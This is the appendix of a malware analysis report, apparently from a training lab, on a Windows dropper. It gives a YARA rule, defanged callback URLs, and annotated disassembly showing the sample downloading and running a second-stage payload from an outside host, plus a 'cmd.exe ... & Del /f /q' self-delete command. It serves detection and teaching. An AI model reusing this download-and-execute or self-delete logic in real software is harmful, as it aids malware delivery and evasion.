        author = "Jarrett Sams"
        description = "My Yara rules for Dropper.DownloadFromURL.exe malware"

    strings:
        $self_destruct = {63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 20 00 2F 00
43 00 20 00 70 00 6E 00 67 00 20 00 31 00 2E 00 31 00 2E 00 31 00 2E 00 31
00 20 00 2D 00 6E 00 20 00 31 00 20 00 2D 00 77 00 20 00 33 00 30 00 30 00 30 00
20 00 3E 00 20 00 4E 00 75 00 6C 00 20 00 26 00 20 00 44 00 65 00 6C 00 20 00 2F
00 66 00 20 00 2F 00 71 00 20 00 22 00 25 00 73 00 22}

        $second_stage = {43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 50
00 75 00 62 00 6C 00 69 00 63 00 5C 00 44 00 6F 00 63 00 75 00 6D 00 65 00 6E 00
74 00 73 00 5C 00 43 00 52 00 34 00 33 00 33 00 31 00 30 00 31 00 2E 00 64 00 61
00 74 00 2E 00 65 00 78 00 65}

        $domain_string = {68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 73 00 73 00
6C 00 2D 00 36 00 35 00 38 00 32 00 64 00 61 00 74 00 61 00 6D 00 61 00 6E 00 61
00 67 00 65 00 72 00 2E 00 68 00 65 00 6C 00 70 00 64 00 65 00 73 00 6B 00 62 00
72 00 6F 00 73 00 2E 00 6C 00 6F 00 63 00 61 00 6C 00 2F 00 66 00 61 00 76 00 69
00 63 00 6F 00 6E 00 2E 00 69 00 63 00 6F}

        $CC_string = {68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 68 00 75 00 73 00
6B 00 79 00 68 00 61 00 63 00 6B 00 73 00 2E 00 64 00 65 00 76 00 00 00 00 00
00}

        $http_user_agent_header = {4D 00 6F 00 7A 00 69 00 6C 00 6C 00 61 00 2F
00 35 00 2E 00 30}

        $PE_magic_byte = "MZ"

    condition:
        $PE_magic_byte at 0 and
        ($http_user_agent_header and $self_destruct) or
        ($domain_string and $second_stage and $http_user_agent_header and
$CC_string)
}
```



B. Callback URLs

Domain	Port
hxxp://ssl-6582datamanager[.]helpdeskbro[s.]local/favicon.ico	80
hxxp://huskyhacks[.]dev	80

C. Decompiled Code Snippets

InternetOpenW API call is used to initialize wininet.dll functions.

```
0x0040109a    push    0
0x0040109c    push    0
0x0040109e    push    0
0x004010a0    push    0
0x004010a2    push    str.Mozilla_5.0 ; 0x403288
0x004010a7    call    dword [InternetOpenW] ; 0x403070
```

URLDownloadToFileW API call will reach out to the callback domain and download the second-stage payload.

```
0x004010c9    push    0
0x004010cb    push    0
0x004010cd    push    str.C:_Users_Public_Documents_CR433101.dat.exe ; 0x403230
0x004010d2    push    str.http:__ssl_6582datamanager.helpdeskbro[s.]local/favicon.ico ; 0x4031b8
0x004010d7    push    0
0x004010d9    call    dword [URLDownloadToFileW] ; 0x4030f4
```

If there's Internet connectivity, the EAX register will be 0 (ZF bit=1), and WILL NOT JUMP to 0x401142. We will go to 0x004010e3 instead.

```
0x004010df    test    eax, eax
0x004010e1    jne     0x401142
```

InternetOpenURLW API is called to open an HTTP socket to C&C domain.

```
0x004010e3    push    eax
0x004010e4    push    0x40000000
0x004010e9    push    eax
0x004010ea    push    eax
0x004010eb    push    str.http:__huskyhacks.dev ; 0x4032a0
0x004010f0    push    dword [data.00404388] ; 0x404388
0x004010f6    call    dword [InternetOpenUrlW] ; 0x403074
```

ShellExecuteW API is called to execute the second-stage payload after checking for Internet connectivity again.

```
0x00401113    push    1 ; 1 ; INT nShowCmd
0x00401115    push    data.00403138 ; 0x403138 ; LPOWSTR lpDirectory
0x0040111a    push    0 ; LPOWSTR lpParameters
0x0040111c    push    str.ping-1.1.1.1_n_1_w_3000__Nul_C:_Users_Public_Documents_CR433101.dat.exe ; 0x4032d0 ; LPOWSTR lpFile
0x00401121    push    str.open ; 0x40336c ; LPOWSTR lpOperation
0x00401126    push    0 ; int32_t arg_4h
0x00401128    call    dword [ShellExecuteW] ; 0x403054 ; HINSTANCE ShellExecuteW(HWND hwnd, LPOWSTR lpOperation, LPOWSTR lpFile, LPOWSTR lpParameters, LPOWSTR lpDirectory, INT nShowCmd)
```



IF WE TOOK THE JUMP to 0x401142, the GetModuleFileNameW API is used to get the filename of the current malware process running.

```
0x0040115e    push    0x104      ; 260 ; DWORD nSize
0x00401163    push    eax         ; LPWSTR lpFilename
0x00401164    push    0          ; HMODULE hModule
0x00401166    call    dword [GetModuleFileNameW] ; 0x403000 ; DWORD GetModuleFileNameW(HMODULE hModule, LPWSTR lpFilename, DWORD nSize)
```

The no-Internet self-destruct initiation command cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"

```
0x00401171    push    str.cmd.exe__C_ping_1.1.1.1__n_1__w_3000__Nul__Del__f__q__s ; 0x403140 ; int32_t arg_10h
```

CreateProcessW API is called to remove the file from disk.

```
0x00401193    push    eax         ; LPSTARTUPINFO lpStartupInfo
0x00401194    push    0           ; LPCWSTR lpCurrentDirectory
0x00401196    push    0           ; LPVOID lpEnvironment
0x00401198    push    0x80000000  ; DWORD dwCreationFlags
0x0040119d    push    0           ; BOOL bInheritHandles
0x0040119f    push    0           ; LPSECURITY_ATTRIBUTES lpThreadAttributes
0x004011a1    push    0           ; LPSECURITY_ATTRIBUTES lpProcessAttributes
0x004011a3    lea     eax, [lpCommandLine]
0x004011aa    push    eax         ; LPWSTR lpCommandLine
0x004011ab    push    0           ; LPCWSTR lpApplicationName
0x004011ad    call    dword [CreateProcessW] ; 0x403008 ; BOOL CreateProcessW(LPCWSTR
```

The program runs the CloseHandle API twice, and exits.

```
0x004011b3    push    dword [hObject] ; HANDLE hObject
0x004011b7    call    dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
0x004011bd    push    dword [esp] ; int32_t arg_4h
0x004011c0    call    dword [CloseHandle] ; 0x403004 ; BOOL CloseHandle(HANDLE hObject)
```